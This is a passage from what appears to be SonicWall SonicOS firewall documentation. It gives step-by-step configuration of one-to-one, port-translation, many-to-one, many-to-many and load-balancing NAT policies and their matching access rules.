2	Default Access Rule_2	LAN	LAN	2 (manual)	Any	All X0 Mana...	HTTPS Man...	✓	All	None	Default	Auto-added manage...	✓
3	Default Access Rule_3	LAN	LAN	3 (manual)	Any	All X0 Mana...	HTTP Mana...	✓	All	None	Default	Auto-added manage...	✓
4	Default Access Rule_4	LAN	LAN	4 (manual)	Any	Any	Any	✓	All	None	Default	Auto-added interface...	✓
5	Default Access Rule_5	LAN	WAN	5 (manual)	Any	Any	Any	✓	All	None	Custom	IPv4 From Any to An...	✓
6	Default Access Rule_6	LAN	DMZ	6 (manual)	Any	Any	Any	✓	All	None	Custom	IPv4 From Any to An...	✓
7	Default Access Rule_7	LAN	VPN	7 (manual)	Any	WAN Remot...	Any	✓	All	None	Default	Auto added for outbo...	✓
8	Default Access Rule_9	WAN	LAN	9 (manual)	Any	Any	Any	✗	All	None	Custom	IPv4 From Any to An...	✓
9	Default Access Rule_10	WAN	WAN	10 (manual)	Any	All X1 Mana...	Ping	✓	All	None	Default	Auto-added manage...	✓
10	Default Access Rule_11	WAN	WAN	11 (manual)	Any	All X1 Mana...	HTTPS Man...	✓	All	None	Default	Auto-added manage...	✓
11	Default Access Rule_12	WAN	WAN	12 (manual)	Any	All X1 Mana...	HTTP Mana...	✓	All	None	Default	Auto-added manage...	✓
12	Default Access Rule_13	WAN	DMZ	13 (manual)	Any	Any	Any	✗	All	None	Custom	IPv4 From Any to An...	✓
13	Default Access Rule_15	DMZ	LAN	15 (manual)	Any	Any	Any	✗	All	None	Custom	IPv4 From Any to An...	✓
14	Default Access Rule_16	DMZ	WAN	16 (manual)	Any	Any	Any	✓	All	None	Custom	IPv4 From Any to An...	✓
15	Default Access Rule_17	DMZ	DMZ	17 (manual)	Any	Any	Any	✓	All	None	Default	Auto-added interface...	✓
16	Default Access Rule_18	DMZ	VPN	18 (manual)	Any	WAN Remot...	Any	✓	All	None	Default	Auto added for outbo...	✓
17	Default Access Rule_20	VPN	LAN	20 (manual)	Any	All X0 Mana...	Ping	✓	All	None	Default	Auto-added manage...	✓
18	Default Access Rule_21	VPN	LAN	21 (manual)	Any	All Interface ...	SNMP	✓	All	None	Default	Auto added for VPN ...	✓
19	Default Access Rule_22	VPN	LAN	22 (manual)	Any	All Interface ...	SSH Manage...	✓	All	None	Default	Auto added for VPN ...	✓
20	Default Access Rule_23	VPN	LAN	23 (manual)	Any	All Interface ...	HTTPS Man...	✓	All	None	Default	Auto added for VPN ...	✓

2. Click **+Add** to display the **Adding NAT Rule** dialog.
3. Enter in the values shown in [Option choices: Access Rule for One-to-one inbound traffic example](#).

OPTION CHOICES: ACCESS RULE FOR ONE-TO-ONE INBOUND TRAFFIC EXAMPLE

Option	Value
Action	Allow
Source	WAN
Destination	Select the zone that the server is in
Service	Select a port; the default is Any if Source Port/Services is configured, the access rule filters the traffic based on the source port defined in the selected service object/group. The service object/group selected must have the same protocol types as the ones selected in Port/Services.
Translated Service	HTTP
Translated Destination	webserver_public_ip (the address object containing the server's public IP address)
User Include	All (default)
User Exclude	None (default)
Schedule	Always (default)
Comment	Enter a short description
Enable Logging	Selected
Allow Fragmented Packets	Selected
All other options	Deselected

4. Click **Add**. The rule is added. You can also continue with Access Rules setting up additional policies.
5. Navigate to the **POLICY | Rules and Policies > NAT Rules** page.
6. Click **+Add** to display the **Adding NAT Rule** dialog.
7. Configure the values shown in the [Option Choices: One-to-one Inbound NAT Policy](#) table.

OPTION CHOICES: ONE-TO-ONE INBOUND NAT POLICY

Option	Value
Original Source	Any
Translated Source	Original
Original Destination	webserver_public_ip
Translated Destination	webserver_private_ip
Original Service	HTTP
Inbound Interface	X1
Outbound Interface	Any

NOTE: Select **Any** rather than the interface that the server is on.

Option	Value
Translated Service	Original
Comment	Enter a short description
Enable	Checked
Create a reflexive policy	Not checked

8. Click **Add** and then click **Close**.

When you are done, attempt to access the web server's public IP address using a system located on the public internet. You should be able to successfully connect. If not, review this section, and the [Creating a One-to-One NAT Policy for Outbound Traffic](#) section, and ensure that you have configured all required settings correctly.

Creating a One-to-One NAT Policy for Outbound Traffic

One-to-one NAT for outbound traffic is another common NAT policy on a firewall for translating an internal IP address into a unique IP address. This is useful when you need specific systems, such as servers, to use a specific IP address when they initiate traffic to other destinations. Most of the time, a NAT policy such as this one-to-one NAT policy for outbound traffic is used to map a server's private IP address to a public IP address, and it is paired with a reflexive (mirror) policy that allows any system from the public internet to access the server, along with a matching firewall access rule that permits this. The reflexive NAT policy is described in [Creating a One-to-One NAT Policy for Inbound Traffic](#).

To create a one-to-one policy for outbound traffic:

1. Navigate to the **OBJECT | Match Objects > Addresses** page.

#	OBJECT NAME	DETAILS	TYPE	IP VERSION	ZONE	COMMENT	CLASS
<input type="checkbox"/>	IPv4 X0 IP	192.168.168.168/255.255.255.255	host	ipv4	LAN		Default
<input type="checkbox"/>	IPv4 X0 Subnet	192.168.168.0/255.255.255.0	network	ipv4	LAN		Default
<input type="checkbox"/>	IPv4 X1 IP	10.203.28.157/255.255.255.255	host	ipv4	WAN		Default
<input type="checkbox"/>	IPv4 X1 Subnet	10.203.28.0/255.255.255.0	network	ipv4	WAN		Default
<input type="checkbox"/>	IPv4 X2 IP	0.0.0.0/255.255.255.255	host	ipv4			Default
<input type="checkbox"/>	IPv4 X2 Subnet	0.0.0.0/255.255.255.255	network	ipv4			Default
<input type="checkbox"/>	IPv4 X3 IP	0.0.0.0/255.255.255.255	host	ipv4			Default
<input type="checkbox"/>	IPv4 X3 Subnet	0.0.0.0/255.255.255.255	network	ipv4			Default
<input type="checkbox"/>	IPv4 X4 IP	0.0.0.0/255.255.255.255	host	ipv4			Default
<input type="checkbox"/>	IPv4 X4 Subnet	0.0.0.0/255.255.255.255	network	ipv4			Default
<input type="checkbox"/>	IPv4 X5 IP	0.0.0.0/255.255.255.255	host	ipv4			Default
<input type="checkbox"/>	IPv4 X5 Subnet	0.0.0.0/255.255.255.255	network	ipv4			Default
<input type="checkbox"/>	IPv4 X6 IP	0.0.0.0/255.255.255.255	host	ipv4			Default
<input type="checkbox"/>	IPv4 X6 Subnet	0.0.0.0/255.255.255.255	network	ipv4			Default
<input type="checkbox"/>	IPv4 X7 IP	0.0.0.0/255.255.255.255	host	ipv4			Default
<input type="checkbox"/>	IPv4 X7 Subnet	0.0.0.0/255.255.255.255	network	ipv4			Default
<input type="checkbox"/>	IPv4 X8 IP	0.0.0.0/255.255.255.255	host	ipv4			Default
<input type="checkbox"/>	IPv4 X8 Subnet	0.0.0.0/255.255.255.255	network	ipv4			Default

2. Click **+Add** at the top of the page. The **Address Object Settings** dialog displays.

Address Object Settings

Name ⓘ

Zone Assignment

Type

IP Address

3. Enter a friendly description such as `webserver_private_ip` for the server's private IP address in the **Name** field.
4. Select the zone assigned to the server from the **Zone Assignment** drop-down menu.
5. Choose **Host** from the **Type** drop-down menu.

6. Enter the server's private IP address in the **IP Address** field.
7. Click **Save**. The new address object is added to the **Address Objects** table.
8. Then, repeat *Step 2* through *Step 7* to create another object in the **Address Object Settings** dialog for the server's public IP address and select **WAN** from the **Zone Assignment** drop-down menu. Use `webserver_public_ip` for the **Name**.
9. Click **Save** to create the address object. The new address object is added to the **Address Objects** table.
10. Click **Cancel** to close the **Address Object Settings** dialog.
11. Navigate to the **POLICY | Rules and Policies > NAT Rules** page.

GENERAL		ORIGINAL			TRANSLATED						
	HITS	NAME	STA...	INGRESS INTERF...	EGRESS INTERF...	SOURCE	DESTINATION	SERVICE	SOURCE ADDRESS	DESTINATION ADD...	SERVICE
▶	1	36.3k	Default NAT Policy_3	X1	X1	Any	X1 IP	HTTPS Management	Original	Original	Original
▶	2	0	Default NAT Policy_4	X1	X1	Any	X1 IP	HTTP Management	Original	Original	Original
▶	3	0	Default NAT Policy_5	MGMT	MGMT	Any	MGMT IP	Ping	Original	Original	Original
▶	4	0	Default NAT Policy_6	MGMT	MGMT	Any	MGMT IP	HTTPS Management	Original	Original	Original
▶	5	0	Default NAT Policy_7	MGMT	MGMT	Any	MGMT IP	HTTP Management	Original	Original	Original
▶	6	0	Default NAT Policy_8	X0	X0	Any	X0 IP	Ping	Original	Original	Original
▶	7	0	Default NAT Policy_9	X0	X0	Any	X0 IP	HTTPS Management	Original	Original	Original
▶	8	0	Default NAT Policy_10	X0	X0	Any	X0 IP	HTTP Management	Original	Original	Original
▶	9	14.8k	Default NAT Policy_11	Any	X1	All Interface IP	Any	Any	X1 IP	Original	Original
▶	10	0	Default NAT Policy_12	Any	U0	All Interface IP	Any	Any	U0 IP	Original	Original
▶	11	0	Default NAT Policy_13	X0	U0	Any	Any	Any	U0 IP	Original	Original
▶	12	0	Default NAT Policy_14	X0	X1	Any	Any	Any	X1 IP	Original	Original
▶	13	7	Default NAT Policy_2	Any	Any	Any	Any	Any	Original	Original	Original

12. Click **+Add**. The **Add NAT Rule** dialog displays.
13. To create a NAT policy to allow the web server to initiate traffic to the public internet using its mapped public IP address, choose the options shown in **Option choices: One-to-One NAT Policy for Outbound Traffic Example**:

OPTION CHOICES: ONE-TO-ONE NAT POLICY FOR OUTBOUND TRAFFIC EXAMPLE

Option	Value
Original Source	<code>webserver_private_ip</code>
Translated Source	<code>webserver_public_ip</code>
Original Destination	Any
Translated Destination	Original
Original Service	Any
Translated Service	Original
Inbound Interface	X3
Outbound Interface	X1
Comment	Enter a short description
Enable NAT Policy	Checked

Option	Value
Create a reflexive policy	(dimmed when Translated Destination is Original)

14. When done, click **Add** to add and activate the NAT policy.

15. Click **Cancel** to close the **Add NAT Rule** dialog.

With this policy in place, the firewall translates the server's private IP address to the public IP address when it initiates traffic out the WAN interface (by default, the X1 interface).

You can test the one-to-one mapping by opening up a web browser on the server and accessing the public website <http://www.whatismyip.com>. The website should display the public IP address you attached to the private IP address in the NAT policy you just created.

Inbound Port Address Translation via One-to-One NAT Policy

This type of NAT policy is useful when you want to conceal an internal server's real listening port, but provide public access to the server on a different port. In this example, you create a service object for the different port (TCP 9000), then modify the NAT policy and rule created in the Creating a One-to-One NAT Policy for Inbound Traffic section to allow public users to connect to the private web server on its public IP address via that port instead of the standard HTTP port (TCP 80).

To create a one-to-one policy for inbound port address translation:

1. Navigate to the **OBJECT | Match Objects > Services** page. On this page, you can create a custom service for the different port.

#	NAME	PROTOCOL	PORT START	PORT END	CLASS
1	HTTP	TCP	80	80	Default
2	HTTP Management	TCP	80	80	Default
3	HTTPS	TCP	443	443	Default
4	HTTPS Management	TCP	443	443	Default
5	HTTPS Redirect	TCP	0	0	Default
6	RADIUS Accounting	UDP	1813	1813	Default
7	SSO 3rd-Party API	TCP	0	0	Default
8	IDENT	TCP	113	113	Default
9	IMAP3	TCP	220	220	Default
10	IMAP4	TCP	143	143	Default
11	ISAKMP	UDP	500	500	Default
12	LDAP	TCP	389	389	Default
13	LDAP (UDP)	UDP	389	389	Default

Total: 199 item(s)

2. In the **Service Objects** view, click **+Add** to display the **Service Objects** dialog.

Service Objects

Name

Protocol

Port Range -

Sub Type

3. Give your custom service a friendly name such as `webserver_public_port`.
4. Select **TCP(6)** from the **Protocol** drop-down menu.
5. For **Port Range**, type **9000** into both fields as the starting and ending port numbers for the service.
6. When done, click **Save** to save the custom service, then click **Close**.

The **Service Objects** screen is updated.

7. Navigate to the **POLICY | Rules and Policies > NAT Rules** page.
From here, modify the NAT policy created in the [Creating a One-to-One NAT Policy for Inbound Traffic](#) section that allowed any public user to connect to the web server on its public IP address.
8. Click the **Edit** icon next to the NAT policy. The **Editing Rule** dialog displays.
9. Edit the NAT policy with the options shown in the [Option Choices: Inbound Port Address Translation via One-to-One NAT Policy](#) table.

OPTION CHOICES: INBOUND PORT ADDRESS TRANSLATION VIA ONE-TO-ONE NAT POLICY

Option	Value
Original Source	Any
Translated Source	Original
Original Destination	<code>webserver_public_ip</code>
Translated Destination	<code>webserver_private_ip</code>
Original Service	<code>webserver_public_port</code> (or whatever you named it above)
Translated Service	HTTP
Inbound Interface	X1
Outbound Interface	Any
Comment	Enter a short description
Enable NAT Policy	Checked

① **NOTE:** Make sure you choose **Any** as the Outbound interface rather than the interface that the server is on. This might seem counter-intuitive, but it is actually the correct thing to do (if you try to specify the interface, you get an error).

10. Click **OK** and then click **Close**.
11. With this policy in place, the firewall translates the server's public IP address to the private IP address when connection requests arrive from the WAN interface (by default, the X1 interface), and translates the requested port (TCP 9000) to the server's actual listening port (TCP 80).
12. Finally, modify the firewall access rule created in the previous section to allow any public user to connect to the web server on the new port (TCP 9000) instead of the server's actual listening port (TCP 80).
13. Navigate to the **POLICY | Rules and Policies > NAT Rules** page and locate the rule for `webserver_public_ip`.
14. Click the **Edit** icon to display the rule in the **Editing Rule** dialog.
15. Edit the values as shown in the **Option Choices: Inbound Port Address Translation via One-to-One NAT Policy Rule** table.

OPTION CHOICES: INBOUND PORT ADDRESS TRANSLATION VIA ONE-TO-ONE NAT POLICY RULE

Option	Value
Action	Allow
Service	<code>webserver_public_port</code> (or whatever you named it)
Source	Any
Destination	<code>webserver_public_ip</code>
Users Allowed	All
Schedule	Always on
Logging	Checked
Comment	Enter a short description

16. Click **OK**.

To verify, attempt to access the web server's public IP address using a system located on the public internet on the new custom port (for example: `http://67.115.118.70:9000`). You should be able to connect successfully. If not, review this section and ensure that you have entered all required settings correctly.

Inbound Port Address Translation via WAN IP Address

This is one of the more complex NAT policies you can create on a firewall running SonicOS — it allows you to use the WAN IP address of the firewall to provide access to multiple internal servers. This is most useful in situations where your ISP has only provided a single public IP address, and that IP address has to be used by the firewall's WAN interface (by default, the X1 interface).

Below, create the programming to provide public access to two internal web servers through the firewall's WAN IP address; each is tied to a unique custom port. It is possible to create more than two as long as all the ports are unique.

To use the WAN IP address of the firewall to provide access to multiple internal servers:

1. Create two custom service objects for the unique public ports the servers respond on. See [Create Services](#).
2. Create two address objects for the servers' private IP addresses. See [Create Addresses](#).
3. Create two NAT policies to allow the two servers to initiate traffic to the public internet. See [Create Outbound NAT Policies](#).
4. Create two NAT policies to map the custom ports to the actual listening ports, and to map the private IP addresses to the firewall's WAN IP address. See [Create Inbound NAT Policies](#).
5. Create two access rules to allow any public user to connect to both servers via the firewall's WAN IP address and the servers' respective unique custom ports. See [Create Access Rules](#).

To create an inbound port address translation policy via WAN IP address:

Create Services

1. Navigate to the **OBJECT | Match Objects > Services** page.
2. Click **+Add**. The **Service Objects** dialog displays.
3. Create two **Service Objects**. For **Name**, enter your custom service object names, such as `servone_public_port` and `servtwo_public_port`.
4. For each, select **TCP(6)** as the **Protocol**.
5. Enter **9100** as the starting and ending ports for `servone_public_port`.
6. Enter **9200** as the starting and ending ports for `servtwo_public_port`.
7. After configuring each custom service, click **Save** to save the custom services.
8. After configuring both custom services, click **Close**.

Create Addresses

1. Navigate to the **OBJECT | Match Objects > Addresses** page. Create two **Address Objects**.
2. Click **+Add**. The **Address Object Settings** dialog displays.
3. For **Name**, enter your custom address object name, such as `servone_private_ip` and `servtwo_private_ip`.
4. Select the zone that the servers are in from the **Zone Assignment** drop-down menu.
5. Choose **Host** from the **Type** drop-down menu.
6. Enter the server's private IP addresses in the **IP Address** field.

7. After configuring each address object, click **Save** to create the address object.
8. After configuring both address objects, click **Close**.

Create Outbound NAT Policies

1. Navigate to the **POLICY | Rules and Policies > NAT Rules** page.
2. Click **+Add**. The **Adding NAT Rule Two_Servers** dialog displays.
3. To create two NAT policies to allow both servers to initiate traffic to the public internet using the firewall's WAN IP address, configure the two sets of options shown in the **Option Choices: Two Servers to Initiate Traffic to the Internet** table.

OPTION CHOICES: TWO SERVERS TO INITIATE TRAFFIC TO THE INTERNET

Options	Server One Values	Server Two Values
Original Source	servone_private_ip	servtwo_private_ip
Translated Source	WAN Interface IP	WAN Interface IP
Original Destination	Any	Any
Translated Destination	Original	Original
Original Service	Any	Any
Translated Service	Original	Original
Inbound Interface	X3	X3
Outbound Interface	X1	X1
Comment	Enter a short description	Enter a short description
Enable NAT Policy	Checked	Checked
Create a reflexive policy	(dimmed)	(dimmed)

4. After configuring the NAT policy for each server, click **Add** to add and activate that NAT policy.
5. After configuring both NAT policies, click **Cancel**.
With these policies in place, the firewall translates the servers' private IP addresses to the public WAN IP address when it initiates traffic out the WAN interface (by default, the X1 interface).

Create Inbound NAT Policies

1. Click **+Add** on the **POLICY | Rules and Policies > NAT Rules** page again. The **Adding NAT Rule** dialog displays.
2. To create two NAT policies to map the custom ports to both servers' real listening ports and to map the firewall's WAN IP address to the servers' private addresses, configure the two sets of options shown in the **Option Choices: Mapping Custom Ports to Servers** table.

OPTION CHOICES: MAPPING CUSTOM PORTS TO SERVERS

Options	Server One Values	Server Two Values
Original Source	Any	Any
Translated Source	Original	Original
Original Destination	WAN Interface IP	WAN Interface IP
Translated Destination	servone_private_ip	servtwo_private_ip
Original Service	servone_public_port	servtwo_public_port
Translated Service	HTTP	HTTP
Inbound Interface	X1	X1
Outbound Interface	Any	Any
		NOTE: Make sure you choose Any as the destination interface and not the interface that the server is on.
Comment	Enter a short description	Enter a short description
Enable NAT Policy	Checked	Checked
Create a reflexive policy	Cleared	Cleared

3. After configuring the NAT policy for each server, click **Add** to add and activate that NAT policy.
4. After configuring both NAT policies, click **Cancel**.

Create Access Rules

1. Navigate to the **POLICY | Rules and Policies > Access Rules** page.
2. Click **+Add**. The **Adding Rule** dialog displays.
3. To create the two access rules that allow anyone from the public Internet to access the two web servers using the custom ports and the firewall's WAN IP address, configure the two sets of options shown in the [Option Choices: Creating Access Rules](#) table.

OPTION CHOICES: CREATING ACCESS RULES

Options	Server One Values	Server Two Values
Action	Allow	Allow
Zone/Interface	WAN	WAN
Address	Zone assigned to server	Zone assigned to server
Source Port/Services	Any	Any
Service	servone_public_port	servtwo_public_port
Destination Zone/Interface	Any	Any
Destination Address	WAN Interface IP	WAN Interface IP

Options	Server One Values	Server Two Values
Users Included	All	All
Users Excluded	None	None
Schedule	Always on	Always on
Logging	checked	checked
Comment	Enter a short description	Enter a short description

4. After configuring the access rule for each server, click **Add** to add and activate that access rule.
5. After configuring both access rules, click **Cancel**.

Test and Verify

To verify, attempt to access the web servers via the firewall's WAN IP address using a system located on the public internet on the new custom port (for example: `http://67.115.118.70:9100` and `http://67.115.118.70:9200`). You should be able to successfully connect. If not, review this section and ensure that you have configured all required settings correctly.

Creating a Many-to-One NAT Policy

Many-to-one is a very common NAT policy on a SonicWall security appliance, and allows you to translate a group of addresses into a single address. Most of the time, this means that you are taking an internal "private" IP subnet and translating all outgoing requests into the IP address of the WAN interface of the firewall (by default, the X1 interface), such that the destination sees the request as coming from the IP address of the firewall's WAN interface, and not from the internal private IP address.

To create a many-to-one policy:

1. Navigate to the **POLICY | Rules and Policies > NAT Rules** page.

2CB8EDA2D915 / Policy / Rules and Policies / NAT Rules												
Configuration <input type="checkbox"/> Non-Config												
Q - Default & Custom Enabled & Disabl... IPv4 Used & Unused Settings												
GENERAL				ORIGINAL					TRANSLATED			
P.	HITS	NAME	STA.	INGRESS INTERF...	EGRESS INTERF...	SOURCE	DESTINATION	SERVICE	SOURCE ADDRESS	DESTINATION ADD...	SERVICE	
1	36.3k	Default NAT Policy_3	X1	X1	Any	X1 IP	HTTPS Management	Original	Original	Original		
2	0	Default NAT Policy_4	X1	X1	Any	X1 IP	HTTP Management	Original	Original	Original		
3	0	Default NAT Policy_5	MGMT	MGMT	Any	MGMT IP	Ping	Original	Original	Original		
4	0	Default NAT Policy_6	MGMT	MGMT	Any	MGMT IP	HTTPS Management	Original	Original	Original		
5	0	Default NAT Policy_7	MGMT	MGMT	Any	MGMT IP	HTTP Management	Original	Original	Original		
6	0	Default NAT Policy_8	X0	X0	Any	X0 IP	Ping	Original	Original	Original		
7	0	Default NAT Policy_9	X0	X0	Any	X0 IP	HTTPS Management	Original	Original	Original		
8	0	Default NAT Policy_10	X0	X0	Any	X0 IP	HTTP Management	Original	Original	Original		
9	14.8k	Default NAT Policy_11	Any	X1	All Interface IP	Any	Any	X1 IP	Original	Original		
10	0	Default NAT Policy_12	Any	U0	All Interface IP	Any	Any	U0 IP	Original	Original		
11	0	Default NAT Policy_13	X0	U0	Any	Any	Any	U0 IP	Original	Original		
12	0	Default NAT Policy_14	X0	X1	Any	Any	Any	X1 IP	Original	Original		
13	7	Default NAT Policy_2	Any	Any	Any	Any	Any	Original	Original	Original		

+ Add Edit Delete Delete All Move: ↑ Up ↓ Down Clone: ↑ Up ↓ Down Live Counters Reset Counters

Displaying 13 of 17 rules

- Click **+Add**. The **Adding NAT Rule** dialog displays.

- To create a NAT rule to allow all systems on the **X3** interface to initiate traffic using the firewall's WAN IP address, choose the following options:

OPTION CHOICES: MANY-TO-ONE NAT RULES EXAMPLE

Options	Value
Original Source	X3 Subnet
Translated Source	WAN Interface IP
Original Destination	Any
Translated Destination	Original
Original Service	Any
Translated Service	Original
Inbound Interface	X3
Outbound Interface	X1
Comment	Enter a short description
Enable	Checked
Create a reflexive policy	(dimmed)

- Click **Add** to add and activate the NAT policy. The new policy is added to the **NAT Rules** table.
- Click **Cancel**.
 - NOTE:** This policy can be duplicated for subnets behind the other interfaces of the firewall; just:
 - Replace the **Original Source** with the subnet behind that interface.
 - Adjust the source interface.
 - Add another NAT rule.

Creating a Many-to-Many NAT Policy

The many-to-many NAT policy allows you to translate a group of addresses into a group of different addresses. This allows the firewall to utilize several addresses to perform the dynamic translation. If a many-to-many NAT rule policy contains source original and source translated with the same network prefix, the remaining part of the IP address is unchanged.

To create a many-to-many NAT rule policy:

1. Navigate to the **OBJECT | Match Objects > Addresses** page.

#	OBJECT NAME	DETAILS	TYPE	IP VERSION	ZONE	COMMENT	CLASS
1	X0 IP	192.168.168.168/255.255.255.255	host	ipv4	LAN		Default
2	X0 Subnet	192.168.168.0/255.255.255.0	network	ipv4	LAN		Default
3	X1 IP	10.203.28.157/255.255.255.255	host	ipv4	WAN		Default
4	X1 Subnet	10.203.28.0/255.255.255.0	network	ipv4	WAN		Default
5	X2 IP	0.0.0.0/255.255.255.255	host	ipv4			Default
6	X2 Subnet	0.0.0.0/255.255.255.255	network	ipv4			Default
7	X3 IP	0.0.0.0/255.255.255.255	host	ipv4			Default
8	X3 Subnet	0.0.0.0/255.255.255.255	network	ipv4			Default
9	X4 IP	0.0.0.0/255.255.255.255	host	ipv4			Default
10	X4 Subnet	0.0.0.0/255.255.255.255	network	ipv4			Default
11	X5 IP	0.0.0.0/255.255.255.255	host	ipv4			Default
12	X5 Subnet	0.0.0.0/255.255.255.255	network	ipv4			Default
13	X6 IP	0.0.0.0/255.255.255.255	host	ipv4			Default
14	X6 Subnet	0.0.0.0/255.255.255.255	network	ipv4			Default
15	X7 IP	0.0.0.0/255.255.255.255	host	ipv4			Default
16	X7 Subnet	0.0.0.0/255.255.255.255	network	ipv4			Default
17	X8 IP	0.0.0.0/255.255.255.255	host	ipv4			Default
18	X8 Subnet	0.0.0.0/255.255.255.255	network	ipv4			Default

2. Click **+Add** at the top of the page. The **Address Object Settings** dialog displays.

Address Object Settings

Name ⓘ

Zone Assignment

Type

IP Address

3. Enter a description for the address range, such as `public_range`, in the **Name** field.
4. Select **WAN** as the zone from the **Zone Assignment** drop-down menu.
5. Choose **Range** from the **Type** drop-down menu. The **Address Object Settings** dialog changes.

Address Object Settings

Name ⓘ

Zone Assignment

Type

Starting IP Address

Ending IP Address

6. Enter the range of addresses (usually public IP addresses supplied by your ISP) in the **Starting IP Address** and **Ending IP Address** fields.
7. Click **Save** to create the range object. The new address object is added to the **Address Objects** table.
8. Click **Close**.
9. Navigate to the **POLICY | Rules and Policies > NAT Rules** page.
10. Click **+Add** at the bottom of the **NAT Rules** table. The **Adding NAT Rule** dialog displays.

- To create a NAT Rules policy to allow the systems on the LAN subnets (by default, the X0 interface) to initiate traffic using the public range addresses, choose the options shown in [Option Choices: Many-to-Many NAT Policy Example](#):

OPTION CHOICES: MANY-TO-MANY NAT POLICY EXAMPLE

Option	Value
Original Source	LAN Subnets
Translated Source	public_range
Original Destination	Any
Translated Destination	Original
Original Service	Any
Translated Service	Original
Inbound Interface	X0
Outbound Interface	X1
Comment	Enter a short description
Enable	Checked
Create a reflexive policy	(dimmed)

- Click **Add** to add and activate the NAT Rule policy. The new policy is added to the **NAT RulesPolicy** table.

With this policy in place, the firewall dynamically maps outgoing traffic using the four available IP addresses in the range you created.

You can test the dynamic mapping by installing several systems on the LAN interface (by default, the X0 interface) at a spread-out range of addresses (for example, 192.168.10.10, 192.168.10.100, and 192.168.10.200) and accessing the public website <http://www.whatismyip.com> from each system. Each system should display a different IP address from the range you created and attached to the NAT policy.

① **NOTE:** If a many-to-many NAT policy contains source original and source translated with the same network prefix, the remaining part of the IP address is unchanged.

Creating a One-to-Many NAT Load Balancing Policy

One-to-many NAT policies can be used to persistently load balance the translated destination using the original source IP address as the key to persistence. For example, firewalls can load balance multiple SonicWall appliances, while still maintaining session persistence by always balancing clients to the correct destination appliance.

This NAT Rules policy is combined with an **Allow** access rule.

To configure a one-to-many load balancing policy and access rule:

1. Navigate to the **POLICY | Rules and Policies > Access Rules** page.

#	NAME	FROM	TO	PRIORITY	SOURCE	DESTINATION	SERVICE	ACTION	USER INCLU...	USER EXCLU...	CLASS	COMMENT	ENABLED
1	Default Access Rule_1	LAN	LAN	1 (manual)	Any	All X0 Mana...	Ping	✓	All	None	Default	Auto-added manage...	ON
2	Default Access Rule_2	LAN	LAN	2 (manual)	Any	All X0 Mana...	HTTPS Man...	✓	All	None	Default	Auto-added manage...	ON
3	Default Access Rule_3	LAN	LAN	3 (manual)	Any	All X0 Mana...	HTTP Mana...	✓	All	None	Default	Auto-added manage...	ON
4	Default Access Rule_4	LAN	LAN	4 (manual)	Any	Any	Any	✓	All	None	Default	Auto-added Interface...	ON
5	Default Access Rule_5	LAN	WAN	5 (manual)	Any	Any	Any	✓	All	None	Custom	IPv4 From Any to An...	ON
6	Default Access Rule_6	LAN	DMZ	6 (manual)	Any	Any	Any	✓	All	None	Custom	IPv4 From Any to An...	ON
7	Default Access Rule_7	LAN	VPN	7 (manual)	Any	WAN Remot...	Any	✓	All	None	Default	Auto added for outbo...	OFF
8	Default Access Rule_9	WAN	LAN	9 (manual)	Any	Any	Any	✗	All	None	Custom	IPv4 From Any to An...	ON
9	Default Access Rule_10	WAN	WAN	10 (manual)	Any	All X1 Mana...	Ping	✓	All	None	Default	Auto-added manage...	ON
10	Default Access Rule_11	WAN	WAN	11 (manual)	Any	All X1 Mana...	HTTPS Man...	✓	All	None	Default	Auto-added manage...	ON
11	Default Access Rule_12	WAN	WAN	12 (manual)	Any	All X1 Mana...	HTTP Mana...	✓	All	None	Default	Auto-added manage...	ON
12	Default Access Rule_13	WAN	DMZ	13 (manual)	Any	Any	Any	✗	All	None	Custom	IPv4 From Any to An...	ON
13	Default Access Rule_15	DMZ	LAN	15 (manual)	Any	Any	Any	✗	All	None	Custom	IPv4 From Any to An...	ON
14	Default Access Rule_16	DMZ	WAN	16 (manual)	Any	Any	Any	✓	All	None	Custom	IPv4 From Any to An...	ON
15	Default Access Rule_17	DMZ	DMZ	17 (manual)	Any	Any	Any	✓	All	None	Default	Auto-added Interface...	ON
16	Default Access Rule_18	DMZ	VPN	18 (manual)	Any	WAN Remot...	Any	✓	All	None	Default	Auto added for outbo...	OFF
17	Default Access Rule_20	VPN	LAN	20 (manual)	Any	All X0 Mana...	Ping	✓	All	None	Default	Auto-added manage...	ON
18	Default Access Rule_21	VPN	LAN	21 (manual)	Any	All Interface ...	SNMP	✓	All	None	Default	Auto added for VPN ...	ON
19	Default Access Rule_22	VPN	LAN	22 (manual)	Any	All Interface ...	SSH Manage...	✓	All	None	Default	Auto added for VPN ...	ON
20	Default Access Rule_23	VPN	LAN	23 (manual)	Any	All Interface ...	HTTPS Man...	✓	All	None	Default	Auto added for VPN ...	ON

2. Click **+Add** to display the **Adding Rule** dialog.

Edit Access Rule

1
2
3
4
5
6

GENERAL
ADVANCED
QOS
BWM
GEOIP
REVIEW

GENERAL

Policy Name

Action Allow
 Deny
 Discard

From

To

Source Port

Service

Source

Destination

IP Version IPv4
 IPv6

Users Included

Users Excluded

Schedule

Priority

Comment

Enable Logging

Allow Fragment Packets

Enable Flow Reporting

Enable Packet Monitor

Enable Management

Enable Botnet Filter

Enable SIP Transformation

Enable H323 Transformation

3. Enter the values shown in the **Option Choices: One-to-Many Access Rule** table.

OPTION CHOICES: ONE-TO-MANY ACCESS RULE

Option	Value
Action	Allow
From	WAN
To	LAN
Source Port	Select a port; the default is Any NOTE: If Source Port is configured, the access rule filters the traffic based on the source port defined in the selected service object/group. The service object/group selected must have the same protocol types as the ones selected in Service .
Service	HTTPS
Source	Any
Destination	WAN Primary IP
Users Included	All
Users Excluded	None (default)
Schedule	Always on
Comment	Descriptive text, such as SMA LB
Enable logging	Selected
Allow Fragmented Packets	Selected
All other options	Unselected

- Click **Add**. The rule is added.
- Navigate to the **POLICY | Rules and Policies > NAT Rules** page.
- Click **+Add** at the bottom of the page. The **Adding NAT Rule** dialog displays.

- To create a NAT policy to allow the web server to initiate traffic to the public Internet using its mapped public IP address, choose the options shown in the [Option Choices: One-to-Many NAT Load Balancing Policy Example](#) table.

OPTION CHOICES: ONE-TO-MANY NAT LOAD BALANCING POLICY EXAMPLE

Option	Value
Original Source	Any
Translated Source	Original
Original Destination	WAN Primary IP

Option	Value
Translated Destination	Select Edit +New Address Object to display the Adding Address Object dialog. Use the options shown in Option Choices: Add Address Object Dialog .

Add NAT Policy

[←](#)

ADDRESS OBJECT SETTINGS

Name

Zone Assignment

Type

IP Address

OPTION CHOICES: ADD ADDRESS OBJECT DIALOG

Option	Value
Name	A descriptive name, such as <i>MySMA</i>
Zone assignment	LAN
Type	Host
IP Address	The IP addresses for the devices to be load balanced (in the topology for these examples, this is 192.168.200.10, 192.168.200.20, and 192.168.200.30.)
